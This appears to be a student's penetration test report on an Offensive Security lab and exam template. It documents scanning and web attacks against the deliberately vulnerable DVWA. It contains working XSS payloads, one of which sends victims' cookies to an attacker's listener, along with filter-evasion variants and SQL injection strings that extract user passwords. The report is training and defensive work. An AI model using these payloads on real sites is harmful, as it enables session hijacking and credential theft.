OFFENSIVE SECURITY Penetration Test Report for   
Internal Lab and Exam

v.2.0

student@youremailaddress.com

OSID: X



Copyright © 2021 Offensive Security Ltd. All rights reserved.

This publication, in whole or in part, may not be reproduced, copied, transferred, or used in any other way without permission from Offensive Security. This includes photocopying and any other copying, transfer or ,transmission via any network or other communication method, broadcast for distance learning, and use of any form or method, including information storage, transmission, or retrieval systems.

Table of Contents:

**1.0 Network Penetration Testing Assessment Report 3**

**1.1 Introduction 3**

**1.2 Objective 3**

**1.3 Requirements 4**

**2.0 High-Level Summary 5**

**2.1 Overall Findings 5**

**2.2 Recommendations 6**

**3.0 Methodologies 6**

**3.1 Information Gathering 6**

**3.2 Service Enumeration 8**

**3.3 Penetration Techniques 8**

**3.4 Maintaining Access 33**

**3.5 House Cleaning 35**

**4.0 Additional Items 36**

**4.1 Conclusion 36**

**4.2 Lessons Learned 37**

**4.3 Future Recommendations 39**

**4.4 References 40**

1.0 Offensive Security Lab and Exam Penetration Test Report

## 1.1 Introduction

The results and analysis from thorough security assessments are presented in the Network Penetration Testing Assessment Report. The approaches used, vulnerabilities found, and suggestions made to strengthen the network's defenses against possible cyber attacks are all described in this study.

Organizational networks' security and integrity are critical in today's digital environment. Organizations must conduct thorough penetration testing operations to proactively analyze their network security posture in light of the ever-evolving complexity of cyber threats. By simulating actual attack scenarios, these evaluations help businesses find vulnerabilities and fix them before bad actors take advantage of them.

Through a comprehensive analysis of the network infrastructure, including systems, applications, and settings, my objective is to detect weaknesses and provide practical recommendations to strengthen security protocols.

## 1.2 Objective

The goal of this evaluation is to carry out a thorough network penetration test with the intention of finding and taking advantage of weaknesses in the target environment. The evaluation will mimic actual attack scenarios in order to gauge the network infrastructure's security posture.

**Objectives:**

Determine and list all of the network's assets: Identification of every device, server, service, and application operating inside the network environment will be part of the examination. For the purpose of compiling an inventory of all network assets, this involves doing port and network scans as well as service enumeration.

Evaluation of vulnerabilities: Conduct thorough vulnerability scanning and evaluation in order to find any possible security flaws or incorrect setups in the network architecture. This includes both human system and application examination and the use of automated vulnerability scanning tools like Nessus, OpenVAS, or Qualys.

Exploitation of vulnerabilities found: Make use of found flaws to demonstrate how they affect network security. This involves carrying out penetration tests in order to enter systems without authorization, increase privileges, and carry out remote code execution assaults.

Post-exploitation actions: Following system access, carry out post-exploitation actions to evaluate the scope of the breach and any harm an attacker might do. This covers persistence techniques, data exfiltration, and lateral movement throughout the network.

Reporting: Put together a thorough report detailing the results of the penetration test, including identified vulnerabilities, systems that were compromised, and remedial suggestions. A comprehensive assessment of the network's security posture and practical suggestions for enhancing security should be included in the report.

Overarching Objective: This assessment's main objective is to evaluate the network infrastructure's resistance to actual cyberattacks and provide stakeholders insightful information about possible security risks and vulnerabilities that should be fixed.

## 1.3 Requirements

Give a thorough explanation of the methods used for the penetration testing procedure. This must to include the procedures taken, the instruments used, and any unique scripts or methods created for the evaluation.  
  
Keep a record of every discovery made throughout the penetration testing operations, including compromised systems, successful exploits, and vulnerabilities that were found. When possible, images, command outputs, or log files should be used to bolster this proof.  
  
Provide a proof of concept illustrating the security issue's exploitability for each vulnerability that has been found. These might include exploit scripts, sample code snippets, or movies that illustrate how to successfully exploit vulnerabilities.  
  
Undertake a thorough risk evaluation of the vulnerabilities found, including the possible consequences and probability of exploitation. Based on each vulnerability's severity, exploitability, and possible business effect, assign a risk rating.  
  
Provide detailed suggestions for corrective measures to address the vulnerabilities found based on the assessment's results. These suggestions need to rank security measures according to the seriousness of the risks they pose and provide doable solutions for enhancing the network's general security posture.  
  
Make sure that every testing procedure complies with all applicable laws, rules, and compliance standards. This might include making sure that testing operations don't conflict with any laws or regulations and acquiring the necessary authorization to carry out penetration testing operations.  
  
Follow established documentation forms and standards when disclosing penetration test results. Make sure the report is easy to read for stakeholders who are not technical as well as those who are, and that it is clearly structured and well-organized.  
  
Preserve the integrity and security of any sensitive data that is gathered throughout the penetration testing procedure. Observe data protection laws and organizational rules while handling any personally identifiable information (PII) or private data.

**2.0 High-Level Summary**

**2.1 Overall Findings**

1. Web Attacks: XSS Attacks attackers can run malicious scripts, The backend database included SQL Injection vulnerabilities that allowed unauthorized access to private information.

2. Buffer Overflow: i found buffer overflow vulnerbilities, attackers can cause the service to crash.

3. Password Cracking: I perform various attacks

4. Metasploit Attack: I use this tool to exploit services

**2.2 Recommendations**

The penetration testing results indicate the following suggestions, which are meant to address the vulnerabilities found:  
**-Web Attacks:** To stop XSS and SQL Injection attacks, put input validation and sanitization procedures in place.  
• Patch known vulnerabilities in web application frameworks and libraries on a regular basis.  
• Provide security training to developers to increase their knowledge of typical problems with web application security.

**Buffer Overflow:** To reduce buffer overflow vulnerabilities, patch and upgrade susceptible network services.  
• To counter buffer overflow attacks, use address space layout randomization (ASLR) and stack canaries.  
**Cracking Passwords:** To reduce the likelihood of brute-force attacks, enforce password complexity standards and change passwords on a regular basis.  
• To provide an extra degree of security for user authentication, employ multi-factor authentication (MFA).  
**Metasploit Framework:** To identify and thwart attacks based on Metasploit, continuously update and monitor network security defenses.  
• Conduct routine vulnerability scans and patch implementations to get rid of known vulnerabilities that the Metasploit Framework exploits.

# 3.0 Methodologies

**3.1 Information Gathering**

Various strategies were used in the information collecting phase to collect useful data about the target network and systems.

IP addresses were: 192.168.20.10, 192.168.20.133, and 192.168.20.20.

The following procedure was used.

- Network Scanning: Conducted thorough scans using tools such as Nmap to discover active hosts, open ports, and operating services.

nmap -sV -p- 192.168.20.0/24



**3.2 Service Enumeration**

|  |  |
| --- | --- |
| Server IP Address | Ports Open |
| 192.168.20.10 | TCP: 135,139, 445, 3389, 5357, 47001, 49152, 49153, 49154, 49155, 49157, 49158, |
| 192.168.20.133 | TCP: 21, 22, 23, 25, 53, 80 |
| 192.168.20.20 | TCP: 25, 80 |

Service enumeration included identifying and evaluating the services operating on target systems in order to detect possible vulnerabilities and attack vectors. The following approaches were used:

- Port Scanning: Used tools like Nmap to check for open ports and identify operating services on target computers.


- Protocol Analysis: Examined network traffic to determine whether protocols and services were operating on non-standard ports or hidden services.

**3.3 Penetration Techniques: Web Application Attacks**

**- Web Application Attacks:** I used vulnerabilities like XSS (reflected), SQL Injection, LFI, and RFI to compromise web apps and get access to backend systems.   
**- Buffer Overflow Exploitation:** I exploited buffer overflow vulnerabilities in network services to execute arbitrary code or cause service crashes.   
**- Password Cracking:** I began using brute-force assaults and password cracking methods to obtain unauthorized access to user accounts and sensitive data.   
**- Metasploit Framework:** I utilized the Metasploit Framework to attack previously known vulnerabilities.

I used Danm Vulnerable Website Application to conduct the following attacks:

**3.3.1 Cross-Site Scripting (XSS):**




**Vulnerability Explanation:** The "XSS Reflected" module of DVWA is vulnerable to reflected XSS attacks due to inadequate input sanitization. Attackers can inject malicious scripts into input fields, which are then reflected back to the user's browser without proper encoding. During testing, a reflected XSS vulnerability was identified in the "XSS Reflected" module's input parameter. By crafting a malicious URL containing a script payload, an attacker could execute arbitrary JavaScript code in the context of other users' browsers.

In addition to inserting basic warning messages, attackers may utilize more advanced tech-niques to exploit XSS vulnerabilities. For instance, an attacker may set up a local HTTP serv-er using Python's built-in http.server function, as demonstrated below:

python3 -m http.server 9000

Furthermore, attackers may design XSS payloads that exfiltrate sensitive information such as cookies. The following payload, when injected into a vulnerable input field, gets the us-er's cookie information and transfers it to the attacker-controlled server:

<script>window.location="http://192.168.20.20:9000/?cookie="+document.cookie</script>




Explanation: This payload leverages JavaScript to redirect the browser to a defined URL (http://127.0.0.1:9000/ in this example) and appends the user's cookie information to the URL as a query parameter. When the page containing this payload is loaded, the browser immediately transmits the user's cookies to the provided URL, enabling the attacker to acquire sensitive session data.

**Vulnerability Fix:** To address this issue, DVWA should include input validation and output encoding to avoid XSS attacks.

**Severity:** **Medium**

**Proof of Concept Code:** The following payload was injected into the input field to execute a JavaScript alert:

<script>alert(document.cookie)</script>



**Additional XSS Payloads for Enhanced Security Testing:**

<SCRIPT>alert(document.cookie)</script>

**Purpose:** This payload is meant to show the user's cookie information in a JavaScript alert window. By notifying the cookie data, testers may check whether the application effectively sanitizes user input to avoid XSS attacks that might reveal sensitive information.

<sc<script>ript>alert(document.cookie)</script>


**Purpose:** This payload exhibits a method known as "tag nesting" or "script nesting." It tries to evade input filters or sanitization processes that seek for certain strings such as <script>. By dividing up the string into smaller chunks (<sc and ript>), the payload seeks to elude detection while still running the malicious script.

<img src/onerror=alert(document.cookie)>

**Purpose:** This payload exploits the onerror property of the <img> element to run JavaScript code when the picture fails to load. By putting the alert(document.cookie) script inside the onerror property, the payload triggers an alert dialog revealing the user's cookie information. This payload is excellent for testing apps that handle user-supplied URLs or image sources without adequate validation.

**3.3.2 SQL Injection:**

**Vulnerability Exploited:** SQL Injection in DVWA's "SQL Injection" module




**System Vulnerable:** DVWA server

**Vulnerability Explanation:** The "SQL Injection" module of DVWA is susceptible to SQL injection attacks owing to unsanitized user input being directly integrated into SQL queries. Attackers may manipulate SQL queries to retrieve, edit, or remove data from the database. During testing, a SQL injection vulnerability was detected in the login form's username parameter. By introducing a malicious SQL payload, an attacker might overcome authentication and obtain unauthorized access to the application.


1' OR '1'='1

**Expected Result:** This payload is meant to evade authentication checks by returning all rec-ords from the database. If successful, it reveals that the application is susceptible to SQL injection.



1' OR '1'='1 UNION SELECT \* FROM password

**Expected Result:** This payload tries to get data from the password database via a union-based SQL injection method. If successful, it should show extra data from the password database along with the initial query results.




' ORDER BY 1#

**Expected Result:** This payload is used to determine the number of columns in the requested table. It organizes the query results by the first column and may assist determine the number of columns re-quired for a successful union-based injection attack.

' UNION SELECT user, password FROM users#

**Expected Result:** This payload seeks to harvest user credentials from the users database via an un-ion-based SQL injection. If successful, it should return users and related passwords stored in the database.



**Vulnerability Fix:** To repair this issue, DVWA should employ parameterized queries or prepared statements to sanitize user input and avoid SQL injection attacks.

